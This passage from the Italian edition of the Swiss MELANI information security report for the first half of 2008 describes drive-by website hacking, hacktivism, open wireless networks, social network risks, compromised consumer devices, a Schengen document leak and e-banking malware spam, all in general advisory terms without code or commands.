Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra


Organo strategia informatica della Confederazione OSIC
Ufficio federale di polizia fedpol

Centrale d'annuncio e d'analisi per la sicurezza dell'informazione MELANI
www.melani.admin.ch

Sicurezza dell'informazione

Situazione in Svizzera e a livello internazionale

Rapporto semestrale 2008/I (gennaio – giugno)



In collaborazione con:

KOBIK
SCOCI
CYCO

Koordinationsstelle zur Bekämpfung der Internet-Kriminalität

Le service national de coordination de la lutte contre la criminalité sur Internet

Il Servizio nazionale di coordinazione per la lotta contro la criminalità su Internet

The Swiss Coordination Unit for Cybercrime Control

Indice

Fulcri dell'edizione 2008/I

- **Dalla sicurezza IT alla sicurezza dell'informazione**
  Anche con l'ausilio di misure tecniche di sicurezza e una buona dose di buon senso gli attuali attacchi mirati IT non possono sempre essere parati efficacemente. È pertanto necessaria una nuova focalizzazione che riporti la protezione dell'informazione al centro delle preoccupazioni e non si limiti alla sola protezione dei computer e delle reti.
  ► Situazione attuale: capitolo 2.1
  ► Incidenti in Svizzera:capitolo 4 e incidenti a livello internazionale: capitolo 5.1

- **Hacking di massa contro pagine Web legittime**
  Il pericolo di *infezioni drive-by* navigando sulle pagine Web cresce molto rapidamente. Dal mese di gennaio 2008 sono stati osservati diversi hacking di massa contro pagine Web, tesi a infettare i visitatori. Ne sono state colpite anche pagine di grande reputazione e frequentate da numerosi visitatori.
  ► Situazione attuale: capitolo 2.2
  ► Incidenti in Svizzera: capitolo 4
  ► Allegato: capitolo 10.2

- **Hacking a sfondo politico**
  Gli attacchi informatici possono costituire un mezzo attraente per attirare l'attenzione su una rivendicazione politica. Oltre ai motivi finanziari, nel settore della criminalità informatica le motivazioni politiche assumono sempre più un ruolo di primo piano. L'evoluzione recente ha contribuito a far sì che lo hacking per motivi politici, il cosiddetto «hacktivismo», fosse oggetto di un dibattito pubblico.
  ► Situazione attuale: capitolo 2.3
  ► Incidenti a livello internazionale: capitolo 5.2
  ► Attività livello degli Stati: capitolo 7.1

- **Reti radio aperte come rischio per la sicurezza**
  Attualmente le reti radio (*WLAN*) sono molto diffuse anche a livello privato. Se queste reti sono insufficientemente protette i criminali possono accedere ai dati interni e ciò consente loro di camuffare la vera paternità in caso di reato IT. Purtroppo questi abusi si verificano sempre più sovente. L'osservanza di determinate norme di base aiuta a mantenere pulita la propria rete.
  ► Tendenze per il prossimo semestre: capitolo 3.1
  ► Prevenzione: capitolo 6

- **Reti sociali e pericolo di utilizzazione abusiva dei dati**
  Le reti sociali sono utilizzate intensamente perché offrono la possibilità di presentarsi su Internet con un dispendio relativamente basso. La pubblicazione di dati personali su Internet comporta però anche pericoli: essa è di ausilio ai criminali informatici per lanciare attacchi mirati.
  ► Tendenze per il prossimo semestre: capitolo 3.2

1 Introduzione

Il settimo rapporto semestrale (gennaio – giugno 2008) della Centrale d'annuncio e d'analisi per la sicurezza dell'informazione (MELANI) spiega le principali tendenze nel campo dei pericoli e dei rischi che accompagnano le tecnologie dell'informazione e della comunicazione (TIC). Esso presenta un compendio degli avvenimenti in Svizzera e all'estero, illustra i principali sviluppi in ambito di prevenzione e presenta in sintesi le principali attività degli attori statali e privati. Le spiegazioni dei concetti di natura tecnica o specialistica (*termini in corsivo*) sono riunite in un **glossario** alla fine del rapporto. Le valutazioni di MELANI sono di volta in volta evidenziate dal loro colore.

Il **capitolo 2** descrive la situazione attuale, nonché i pericoli e i rischi del semestre precedente. Il **capitolo 3** presenta in prospettiva le evoluzioni ipotizzate.

I **capitoli 4 e 5** abbordano le avarie e i crash, gli attacchi, la criminalità e il terrorismo che presentano relazioni con le infrastrutture TIC. Per il tramite di esempi scelti sono illustrati i principali avvenimenti dei primi sei mesi del 2008. Il lettore dispone qui di esempi illustrativi e di informazioni complementari sui capitoli generali due e tre.

Il **capitolo 6** è consacrato a una tematica attuale in ambito di prevenzione, in stretta relazione con i pericoli menzionati nel capitolo 3.

Il **capitolo 7** è focalizzato sulle attività dello Stato e dell'economia privata in ambito di sicurezza dell'informazione in Svizzera e all'estero.

Il **capitolo 8** riassume le modifiche delle basi legali.

Il **capitolo 9** contiene il glossario dei principali concetti utilizzati nel rapporto.

Il **capitolo 10** è un allegato contenente spiegazioni e istruzioni tecniche estese su tematiche scelte del rapporto semestrale.

2 Situazione attuale, pericoli e rischi

2.1 Dalla sicurezza IT alla sicurezza dell'informazione

La Centrale d'annuncio e d'analisi per la sicurezza dell'informazione (MELANI) ha iniziato la propria attività circa quattro anni or sono. Come la maggior parte degli attori di questo settore, MELANI ha diffuso sin dall'inizio le misure tecniche classiche di protezione, come software antivirus, aggiornamenti regolari di programmi e di sistemi operativi, l'impiego di *firewall* e la necessità di backup. Questo ABC delle principali misure di protezione dei computer, sia nelle economie domestiche, sia in ambito commerciale, conserva la sua validità e va ulteriormente osservato in ogni circostanza. Nondimeno queste misure non sono attualmente più sufficienti.

Nel caso delle automobili si parla di cinture di sicurezza, di adeguamento della velocità e di rispetto delle norme di circolazione come condizioni di una guida sicura: tuttavia queste misure di sicurezza non impediscono sempre gli incidenti. Le stesse considerazioni si applicano al mondo attuale dei bit e dei byte. È vero che la maggior parte degli attacchi ai computer e alle reti possono ancor sempre essere parati per il tramite di misure tecniche di protezione e con un po' di buon senso; tuttavia, come nel caso della circolazione stradale, anche nel mondo delle tecnologie dell'informazione e della comunicazione occorre dire addio all'«idea della sicurezza assoluta». Nel caso dell'ultima ondata di e-mail diffusi su vasta scala (cfr. il capitolo 4.2), tra il momento dell'invio e quello dell'individuazione come *malware* da parte dei programmi antivirus sono trascorse dalle sei alle dodici ore. Un tempo sufficiente quindi per infettare tutte le vittime potenziali. A condizione che l'attacco venga effettivamente individuato, trattandosi di attacchi mirati tramite e-mail indirizzati a centinaia di destinatari, non è più possibile individuare il malware nel giro di poche ore senza un *patch* di emergenza del produttore del programma antivirus. Il malware moderno è concepito in modo tale da impedire il più a lungo la sua individuazione da parte dei software antivirus.

Ai limiti delle misure tecniche di protezione si aggiungono in parte la manipolazione incurante per non dire pressoché ingenua di informazioni e di dati all'interno del perimetro IT. Qualsiasi firewall è inutile se i dati all'interno di un'impresa sono lasciati liberamente in giro o possono essere rintracciati in maniera semplice. Le misure tecniche di protezione sono ancor meno efficaci se nel quadro del corriere interno vengono smarriti CD-ROM contenenti un paio di milioni di dati di conti bancari, di fatture di imposta e simili. Le misure tecniche di protezione sono pure impotenti quando si collocano sconsideratamente informazioni personali su Internet, tra l'altro sulle reti sociali (cfr. il capitolo 3.2).

In un futuro prossimo si dovrebbe osservare in questo senso un'ulteriore interazione di diversi fattori: da un canto il fatto che le misure classiche di sicurezza IT consentono soltanto una protezione limitata dovrebbe determinare un ripensamento nel settore sovraordinato della sicurezza dell'informazione. D'altro canto la manipolazione in parte sconsiderata di informazioni personali, confidenziali o aziendali dovrebbe costituire ulteriormente un rischio in caso di attacchi, sia dal profilo della preparazione di tali attacchi, sia perché l'aggressore è agevolato nella ricerca e nell'accesso ai dati quando ha ormai superato efficacemente le barriere tecniche di protezione.

Questa evoluzione esige un ripensamento: d'ora in poi ci si dovrà focalizzare sulla protezione dell'informazione e prescindere dalla protezione esclusiva dei computer e delle reti sui quali sono archiviate le informazioni, il che comporta una gestione rafforzata delle informazioni e dei dati, una classificazione delle informazioni e simili. Ciò presuppone d'altronde un'attenta ponderazione dei rischi che deve condurre a un adeguamento dei canali di distri-

buzione, dei diritti di accesso e dei luoghi di archiviazione al valore effettivo delle informazioni. Non ogni canale di distribuzione o luogo di archiviazione dell'informazione presenta la medesima sicurezza e non tutti i documenti di un'azienda sono ugualmente sensibili. In tal modo la sicurezza dell'informazione è integrata nel processo di management commerciale e strategico dei rischi.

Un simile approccio può nondimeno promettere il successo soltanto se la sicurezza dell'informazione costituisce effettivamente parte integrante del concetto di sicurezza ed è quindi collocato al medesimo livello, come ad esempio la sicurezza degli edifici e delle persone, il controlling finanziario e altri.

2.2 Hacking di massa di pagine Web legittime

Il pericolo di *infezioni drive-by* navigando sulle pagine Web cresce molto rapidamente. Dal mese di gennaio 2008 sono stati osservati diversi hacking di massa contro pagine Web, tesi a infettare i visitatori[1]. Rientrano in questo ambito anche pagine di grande reputazione e frequentate da numerosi visitatori. Ne sono state addirittura colpite anche le pagine Web delle istituzioni governative, come ad esempio quelle delle Nazioni Unite (un.org).

Nel corso del primo semestre del 2008 è stata reiteratamente comunicata anche a MELANI l'esistenza di pagine Web oggetto di hacking nell'intento di collocarvi successivamente infezioni drive-by (cfr. il capitolo 4.3). I relativi script aprono *IFrames* dissimulati contenenti *exploits*, destinati a infettare i computer dei visitatori con parassiti – questo senza intervento dell'utente, bensì sfruttando lacune del browser Web. Se ciò non dovesse funzionare, si tenta infine di indurre il visitatore a installare un programma o un *plugin*. Anche procedendo in tal modo il computer viene infettato con un *software nocivo*, generalmente un *cavallo di Troia con funzioni di downloader*, che può scaricare ulteriore codice nocivo.

Nel mese di giugno 2008 numerosi siti Web svizzeri sono stati presi di mira da hacker che vi hanno collocato un *JavaScript* nocivo. La perfidia di questo attacco risiede nel fatto che in caso di chiamata normale della pagina il codice nocivo non viene eseguito. Il codice nocivo è invece attivato se la pagina è chiamata per il tramite di un motore di ricerca, ad esempio Google o Yahoo. Il motivo di questa tattica di camuffamento va ricercato nel fatto che il proprietario della pagina Web chiama sovente le proprie pagine, ma in genere direttamente o tramite un elenco di siti favoriti. Si contribuisce in tal modo a far sì che l'infezione rimanga sconosciuta il più a lungo possibile.

I metodi per introdurre codice nocivo su una pagina Web variano. Nella maggior parte dei casi si sfruttano le vulnerabilità delle applicazioni *PHP*, e sovente le *lacune di sicurezza* dei forum. Un'ulteriore possibilità è costituita dall'utilizzazione delle *SQL-Injections*. In entrambi i casi si effettuano automaticamente sulle pagine Web test sulle lacune di sicurezza usuali. Gli esercenti di pagine Web farebbero quindi bene a verificare regolarmente le loro proprie *applicazioni* dal profilo dei rischi per la sicurezza e ad adeguarli se del caso[2]. Si raccolgono parimenti su vasta scala i dati di accesso *FTP* alle pagine Web. Tale raccolta può avvenire

[1] Cfr. p. es.: http://www.heise.de/newsticker/Massenhacks-von-Webseiten-werden-zur-Plage--/meldung/105053 (stato: 11.08.2008), nonché http://www.heise.de/newsticker/Erneuter-Massenhack-von-Webseiten--/meldung/107786 (stato: 11.08.2008) e http://www.heise.de/security/Wieder-gross-angelegte-Angriffe-auf-Web-Anwender-im-Gange-Update--/news/meldung/101521 (stato: 11.08.2008).

[2] Per un complemento di informazione cfr.:http://www.heise.de/security/Grundsicherung-fuer-PHP-Software--/artikel/96564 (stato: 11.08.2008).

ad esempio per il tramite di *software nocivo* (*Keylogger*) installato sul computer sul quale viene amministrata la pagina Web.

È evidente il vantaggio che i criminali traggono dalla possibilità di diffondere codice nocivo per il tramite di pagine Web oggetto di hacking. Gli utenti reagiscono ancora in modo scettico agli e-mail indesiderati. Se però un grande numero di pagine Web è oggetto di hacking, aumenta la probabilità che figurino fra di esse pagine di grande reputazione e frequentate da numerosi visitatori. Gli hacker tentano inoltre di attaccare in maniera mirata pagine con un elevato numero di visitatori. La navigazione sulle sole pagine conosciute o affidabili non offre quindi più alcuna protezione. Numerosi produttori di software antivirus tentano di opporsi alla minaccia di infezioni drive-by implementando ulteriori misure di protezione. La limitazione dell'utilizzazione di JavaScript o di ActiveX può essere di ausilio per evitare download drive-by indesiderati[3].

2.3 Hacking a sfondo politico

Finora la criminalità su Internet è principalmente motivata dall'arricchimento finanziario. Ma anche altri motivi assumono un ruolo di primo piano e sono oggetto di un dibattito pubblico. Uno di questi è la motivazione politica, il cosiddetto «hacktivismo». Il concetto di «hacktivismo» abbina l'hacking all'attivismo politico o sociale ed è anche denominato succintamente «hacking a sfondo politico». L'hacktivismo non è un fenomeno nuovo, ma ha acquistato ulteriore importanza in tempi recenti.

L'hacktivismo può basarsi su motivazioni nazionalistiche oppure incarnare una sorta di protesta pubblica, una forma di resistenza civile. Internet costituisce una tribuna pubblica e consente di attirare l'attenzione a livello mondiale con mezzi relativamente semplici. Inoltre Internet e le tecnologie dell'informazione svolgono un ruolo sempre più importante negli Stati moderni, circostanza che accresce il numero delle zone di attacco. Gli attori di un conflitto politico o di una controversia di qualsiasi genere possono sfruttare Internet e le tecnologie sia come strumento, sia come bersaglio. A tale scopo gli hacker motivati politicamente si avvalgono di numerosi mezzi illegali o perlomeno dubbi. Sovente si fa uso del *defacement* di pagine Web, ossia della deturpazione di pagine Web, come pure di attacchi *DDoS*, ovvero di attacchi ai *server* nell'intento di pregiudicare uno o più dei suoi servizi. Ulteriori mezzi sono i redirect, il furto di informazioni, le parodie di pagine Web, il blocco virtuale delle sedi, il sabotaggio e il software appositamente sviluppato[4].

L'hacktivismo esiste fin dai tardi anni Novanta. L'attacco DDoS perpetrato per motivi politici contro l'Estonia nel 2007 – attacco avvenuto nel contesto della controversia relativa allo spostamento di un monumento ai combattenti sovietici situato a Tallin, la capitale dell'Estonia – ha nondimeno ribaltato questo fenomeno sull'agenda politica di numerosi Stati[5]. Nella fattispecie si presume che i colpevoli vadano ricercati nella cerchia dei nazionalisti sovietici. L'ampia tematizzazione di questo incidente ha altresì contribuito alla decisione presa quest'anno dalla NATO di istituire un centro per la difesa dei computer (cfr. il capitolo 7.1).

---

[3] Cfr. rapporto semestrale MELANI 2007/2, capitolo 6: http://www.melani.admin.ch/dokumentation/00123/00124/01048/index.html?lang=it (stato: 15.08.08).

[4] Per un complemento di informazione cfr.: http://www.alexandrasamuel.com/dissertation/index.html (stato: 15.08.08).

[5] In merito all'attacco contro l'Estonia cfr. il rapporto semestrale MELANI 2007/1, capitolo 5.1: http://www.melani.admin.ch/dokumentation/00123/00124/01029/index.html?lang=it (stato: 15.08.08).

Nel 2008 i conflitti latenti tra la Russia e parti di Stati dell'ex Unione sovietica hanno tra l'altro provocato attacchi di hacking a sfondo politico. In questo senso la Lituania e la Georgia[6] sono state vittime di attacchi informatici che trarrebbero origine da conflitti con la Russia. Un ulteriore attacco DDoS a sfondo politico è stato perpetrato contro Radio Free Europe, un'istituzione sostenuta dagli USA (cfr. il capitolo 5.2 in merito agli attacchi contro la Lituania e Radio Free Europe). Un esempio leggermente diverso di hacking a sfondo politico è costituito dalle elezioni primarie negli USA. Il sito Web di Obama è stato manipolato in maniera tale da dirottare i visitatori sul sito Web di Clinton. Anche le manifestazioni sportive, come EURO 2008, sono state reiteratamente sfruttate da hacker motivati politicamente per perpetrare i loro atti. Si presume che siano stati nazionalisti turchi a deturpare la pagina Web del ministero croato degli affari esteri durante la partita di calcio fra queste due nazioni (cfr. il capitolo 4.4).

Gli attacchi informatici sono un mezzo apprezzato per attirare l'attenzione su una rivendicazione politica. Si tratta anzitutto di un mezzo relativamente a buon mercato. Secondariamente Internet consente di cancellare bene le tracce e quindi di rendere più difficile il perseguimento dei colpevoli. In terzo luogo la crescente dipendenza della nostra società moderna dai mezzi della tecnica dell'informazione ha per conseguenza un aumento delle zone di attacco e soprattutto che questi attacchi siano percepiti nel mondo intero. Si può quindi presumere che in futuro i conflitti politici e le controversie saranno viepiù scortati da hacking a sfondo politico. In merito va osservato che simili azioni possono accompagnare i conflitti e le guerre, ma non sono adatti al sostegno diretto alle operazioni di guerra. Pertanto l'amalgama che si opera volentieri tra hacktivismo e «guerra informatica» non corrisponde alla realtà.

3 Tendenze / Evoluzioni generali

3.1 Reti radio aperte come rischio per la sicurezza

Attualmente le reti radio, le cosiddette *WLAN*, sono molto diffuse anche a livello privato. Inoltre emerge chiaramente la tendenza a sostituire i desktop computer con apparecchiature mobili, equipaggiate in standard con una carta di rete radio. Anche l'iPhone darà un ulteriore impulso alla tecnica delle reti radio. Purtroppo esso aumenta l'utilizzazione abusiva delle reti radio.

Se la connessione radio non è sufficientemente protetta è possibile approfittare sia di una rete interna esistente, sia di Internet. L'intero traffico di rete svolto attraverso la rete radio può essere intercettato. Se la rete interna non è provvista di restrizioni di accesso alle cartelle autorizzate, vi si potrà accedere senza problemi. Questa questione è particolarmente problematica nel caso delle reti aziendali. Un'effrazione virtuale in un'impresa può essere particolarmente lucrativa per l'aggressore. L'esempio più noto è quello dell'effrazione ai danni della ditta TJX nel 2006. L'insufficiente cifratura della WLAN di un ufficio nel Minnesota (U-

[6] Dalla fine del mese di luglio 2008 il conflitto tra Russia e Georgia è stato accompagnato da violenti attacchi informatici, in particolare contro servizi governativi della Georgia. Dato che questi attacchi sono avvenuti nel secondo semestre del 2008, il presente rapporto non si esprime dettagliatamente in merito.

SA) ha compromesso 45,7 milioni di conti di clienti. Gli hacker hanno fatto saltare la cifratura *WEP* della rete e si sono procurati l'accesso alla banca dati dall'azienda. Sono problematiche in particolare le apparecchiature radio che i collaboratori collegano alla rete aziendale all'insaputa dei responsabili IT, creando così un nuovo punto sconosciuto di attacco.

Le reti radio insufficientemente protette e quelle aperte rappresentano inoltre un ulteriore pericolo: all'atto della commissione di un reato i criminali possono camuffare il loro *indirizzo IP*, rispettivamente la paternità effettiva. Le persone che non proteggono sufficientemente la loro rete radio devono aspettarsi che essa venga sfruttata abusivamente per perpetrare reati. In Svizzera sono noti numerosi casi del genere. Si tratta nella fattispecie di estorsioni, di sollecitazioni a sfondo sessuale, nonché del download di pedopornografia. I pertinenti forum su Internet consigliano espressamente di sfruttare queste lacune di sicurezza e di utilizzare la reti radio di terzi. Sebbene il proprietario di una rete radio non sicura non sia attualmente esposto a conseguenze penali, questa circostanza può procurargli ripercussioni spiacevoli. Il rilevamento di un indirizzo IP nell'ambito di un'inchiesta può, infatti, determinare una perquisizione a domicilio. Tutti dovrebbero quindi riflettere al problema della sicurezza prima di mettere a disposizione di terzi il collegamento Internet: quali servizi Internet devono esser messi a disposizione? Quali pagine devono essere autorizzate? Deve essere applicato un determinato controllo di accesso? Finora però non esiste una base legale in virtù della quale il proprietario della rete radio è tenuto a identificare i propri utenti. Per una valutazione approfondita della situazione legale in Svizzera si rinvia al capitolo 6.

Se si utilizzano reti radio è opportuna una certa sensibilità ai problemi di sicurezza. Le persone che non intendono mettere la propria rete a disposizione di terzi faranno bene a proteggerla sufficientemente. Se si intende invece metterla a disposizione di terzi si dovrebbe preliminarmente porre mente alle limitazioni. Ciò riguarda la definizione delle persone che devono accedere alla rete radio e dei servizi che sono offerti. Il capitolo 6 fornisce alcuni suggerimenti in merito.

3.2 Reti sociali e pericolo di utilizzazione abusiva dei dati

Le reti sociali offrono la possibilità di definire un proprio profilo con un dispendio relativamente basso e di presentarsi in tal modo su Internet. La loro popolarità risiede nell'intreccio e nella cura semplice e senza complicazioni di numerosi contatti. Essi consentono indifferentemente di ritrovare vecchi compagni di scuola o di procurarsi un nuovo lavoro. L'utilizzazione intensa di queste pagine e in particolare le modalità con cui numerosi utenti pubblicano informazioni personali comportano anche pericoli.

Le pagine delle reti sociali possono essere fonte d'informazioni per i criminali informatici. Per lanciare un attacco professionale e mirato di *social engineering* i criminali effettuano preliminarmente ricerche dettagliate su Internet. Le pagine delle reti sociali contenenti svariate e numerose informazioni, come lo statuto professionale, l'indirizzo di e-mail, i partner contrattuali, gli hobby e simili, costituiscono una fonte particolarmente ricca. Gli e-mail infettati con malware possono essere strutturati in maniera credibile. È pure possibile formulare e-mail mirati di *phishing*. Simili attacchi mirati sono particolarmente problematici per le imprese. Gli utenti dovrebbero quindi usare prudenza se sono invitati a partecipare a ulteriori reti. Dietro l'invito di uno sconosciuto possono celarsi criminali e *spammer* che si dedicano semplicemente alla raccolta di dati personali.

Le reti sociali vengono sovente considerate come un secondo mondo. Numerosi utenti rivelano su Internet informazioni personali che preferiscono conservare per sé stessi nel mondo «reale». Questa sensazione di «Community» può però ingannare. Sovente gli utenti non so-

no consapevoli del fatto che una volta pubblicate su Internet le indicazioni personali, come fotografie e film, rimangono tali. Inoltre le indicazioni personali su Internet possono anche essere sfruttate per analisi mirate di commercializzazione pubblicitaria.

Nel contesto delle pagine di social networking valgono in linea di massima i medesimi principi della navigazione generica su Internet. Va quindi rivelato il minor numero possibile di informazioni personali. Esse devono essere ben protette e accessibili unicamente a persone definite. La responsabilità spetta in definitiva al singolo utente di Internet. Prima di effettuare una pubblicazione ogni persona deve ponderare e decidere per sé stessa quali dati personali intende pubblicare su Internet e quindi rendere accessibili a tempo indeterminato al pubblico.

3.3 Commodity-malware e commodity-hacking

Dalla fine del 2007 si verificano reiteratamente casi in cui le apparecchiature usuali nel commercio, le cosiddette commodities, provviste di un sistema operativo semplice o di uno spazio di memorizzazione, sono vendute in uno stato vulnerabile o infettato. Queste apparecchiature spaziano dagli stick e dai dischi USB, le cornici fotografiche digitali con connessione USB, fino alle apparecchiature in rete, come i *router* e i router senza fili. Esse sono vendute come articoli di consumo usuali, prodotti in serie («common off-the-shelf», COTS), e in genere possono essere utilizzate immediatamente, senza ulteriore installazione di software o di hardware. Alcune di esse sono infettate involontariamente da virus, mentre altre sono prodotte in un intento di truffa e sono utilizzate dai criminali informatici come nuovo vettore per diffondere malware. Un simile modo di procedere è comunemente denominato «Commodity-Hacking»[7] .

Si opera una distinzione tra le seguenti categorie: apparecchiature di memorizzazione e apparecchiature di rete. Ciò che unisce entrambe le categorie è la fiducia implicita dei consumatori che possono utilizzarle avvalendosi della funzione «Plug & Play», senza dover eseguire controlli di sicurezza per conto proprio. Questa fiducia rende nondimeno tali apparecchiature il mezzo ideale per la diffusione di malware.

Apparecchiature di memorizzazione: le apparecchiature di memorizzazione usuali nel commercio sono definite in maniera molto ampia. Esse comprendono da un canto apparecchiature come gli stick USB e i dischi rigidi esterni, acquistati specificamente per la memorizzazione di dati supplementari. Ma anche le cornici fotografiche digitali, i telefoni, i mediaplayer, e numerose altre apparecchiature provviste di chip di memoria flash rientrano in questa categoria. Numerosi computer sono predisposti in modo da aprire automaticamente le cartelle o i file alla connessione di una simile apparecchiatura di memorizzazione USB. Queste azioni stabilite in autorun.inf possono anche essere sfruttate per installare *software nocivo*.

Apparecchiature di rete: la seconda categoria è costituita da apparecchiature di rete. Esse spaziano dalle apparecchiature di rete interne, come scanner e stampanti, ad apparecchiature gateway, router e router senza fili. Se le apparecchiature interne disponibili all'interno di una rete sono difficilmente attaccabili via Internet, le apparecchiature gateway usuali nel commercio collegano la rete domestica a Internet. Quando queste apparecchiature sono utilizzate in imprese di medie e grandi dimensioni, la loro manutenzione è effettuata da specialisti professionisti dei *firewall* e dei router. A livello di economie domestiche gli utenti devono invece solitamente installare e mantenere essi stessi in buono stato le apparecchiature.

[7] Cfr. http://www.securityfocus.com/news/11499 (Stato: 08.07.2008).

Una volta installate queste apparecchiature sono sovente lasciate continuamente in funzione, senza essere sottoposte a controlli. Questa accessibilità le rende interessanti per gli aggressori. A seconda delle circostanze essa offre un accesso completo alle larghezze di banda controllate da queste apparecchiature. I consumatori dovrebbero essere consapevoli del fatto che in queste apparecchiature sono preinstallati sistemi operativi solitamente funzionanti. I sistemi operativi sono prodotti in serie e dispongono di configurazioni standard, come password di amministratore, note agli hacker. L'utilizzazione abusiva delle password standard costituisce un problema noto da lungo tempo[8].

All'inizio di quest'anno Symantec ha constatato i primi casi di «drive-by-*pharming*». Grazie a questo nuovo tipo di attacchi anche la semplice visualizzazione di una pagina Web nella quale è annidato il codice nocivo consente di manipolare un router domestico in maniera tale che in caso di digitazione di un determinato URL si venga dirottati su una falsa pagina Web[9]. Il metodo di attacco osservato non presuppone neppure che l'aggressore debba decifrare una password di amministratore[10].

Ci si deve aspettare che le apparecchiature usuali del commercio siano viepiù attaccate da criminali. Al momento si profilano indizi che questo metodo diventerà un terzo e attraente canale di distribuzione di malware oltre all'invio di e-mail di *spam* infettati e alle infezioni drive-by. I consumatori non potranno più affidarsi completamente ai produttori. Ad ogni acquisto di apparecchiature essi dovranno «prepararle» prima dell'utilizzazione, verificandole ad esempio con uno scanner antivirus o modificando la configurazione standard (password, ecc.).

4 Situazione attuale dell'infrastruttura TIC a livello nazionale

4.1 Avarie

Dati confidenziali relativi a Schengen pubblicati sulla pagina Web del DFGP

Sulla pagina Web del Dipartimento federale di giustizia e polizia (DFGP) è stato inavvertitamente reso visibile al pubblico durante tre settimane un documento contenente informazioni confidenziali sull'accordo di Schengen. Il documento conteneva le risposte delle autorità svizzere a oltre 200 domande sull'attuazione delle prescrizioni di Schengen. Vi figuravano, tra l'altro, indicazioni dettagliate sul perseguimento in Svizzera di bande di ricettatori, di contrabbandieri e corrieri di stupefacenti, sulle misure di sicurezza negli aeroporti nonché sui punti svizzeri di accesso al sistema di informazione di Schengen (SIS).

Michael Reiterer, ambasciatore della Commissione dell'UE per la Svizzera e il Liechtenstein, ha attribuito al documento un «basso grado di confidenzialità». In questo caso le ripercussioni sembrano essere state minori. Questo esempio evidenzia nondimeno che non basta

[8] Cfr. p. es.: http://www.indiana.edu/~phishing/papers/warkit.pdf nonché http://www.symantec.com/avcenter/reference/Driveby_Pharming.pdf (stato: 23.01.2008).
[9] https://forums.symantec.com/syment/blog/article?message.uid=305989 (stato: 23.01.2008).
[10] https://forums.symantec.com/syment/blog/article?blog.id=emerging&message.id=94&jump=true#M94 (stato: 23.01.2008).

proteggere i dati da un accesso non autorizzato dall'esterno. È altrettanto importante definire nel quadro di direttive corrispondenti quali persone hanno accesso ai documenti protetti, rispettivamente quali persone possono elaborarli o pubblicarli. Non è ad esempio sensato autorizzare chiunque ad accedere a tutti i documenti. È preferibile un approccio ad personam, nel cui caso occorre considerare quale documento è necessario al lavoro di quale persona.

4.2 Attacchi

E-mail regolari di spam si attaccano alle applicazioni di e-banking

Nel corso del primo semestre del 2008 sono state osservate diverse ondate di *spam* contenenti *malware* che si attaccano alle applicazioni di e-banking. Il 7 gennaio 2008 e il 14 marzo 2008 è stato inviato un numero imprecisato di e-mail con la dicitura «Comunicazione di una contaminazione radioattiva in Svizzera». Cliccando sul link contenuto nell'e-mail il destinatario veniva invitato a installare un file per visionare il video dell'incidente. Nel caso del file in questione si trattava in realtà di malware.

Il 27 marzo 2008 è stato inviato un numero imprecisato di e-mail con la dicitura «È inevitabile una crisi bancaria delle banche svizzere». Cliccando il link contenuto nell'e-mail il destinatario era invitato a installare un «*plugin*». Anche in questo caso l'obiettivo era l'installazione di malware. Questa ondata di spam è particolarmente degna di nota perché il suo contenuto si riferiva a un tema attuale e oggetto di vivi dibatti a quel momento, ossia gli avvenimenti nel contesto della crisi ipotecaria.

Gli e-mail inviati successivamente variavano quanto al contenuto e alla dicitura. Quelli più recenti contenevano allegati con file eseguibili, perlopiù in forma compressa (*zip*, *rar*), per

camuffare il loro suffisso. Per un elenco completo delle ondate di spam si rinvia alle newsletter di MELANI[11].

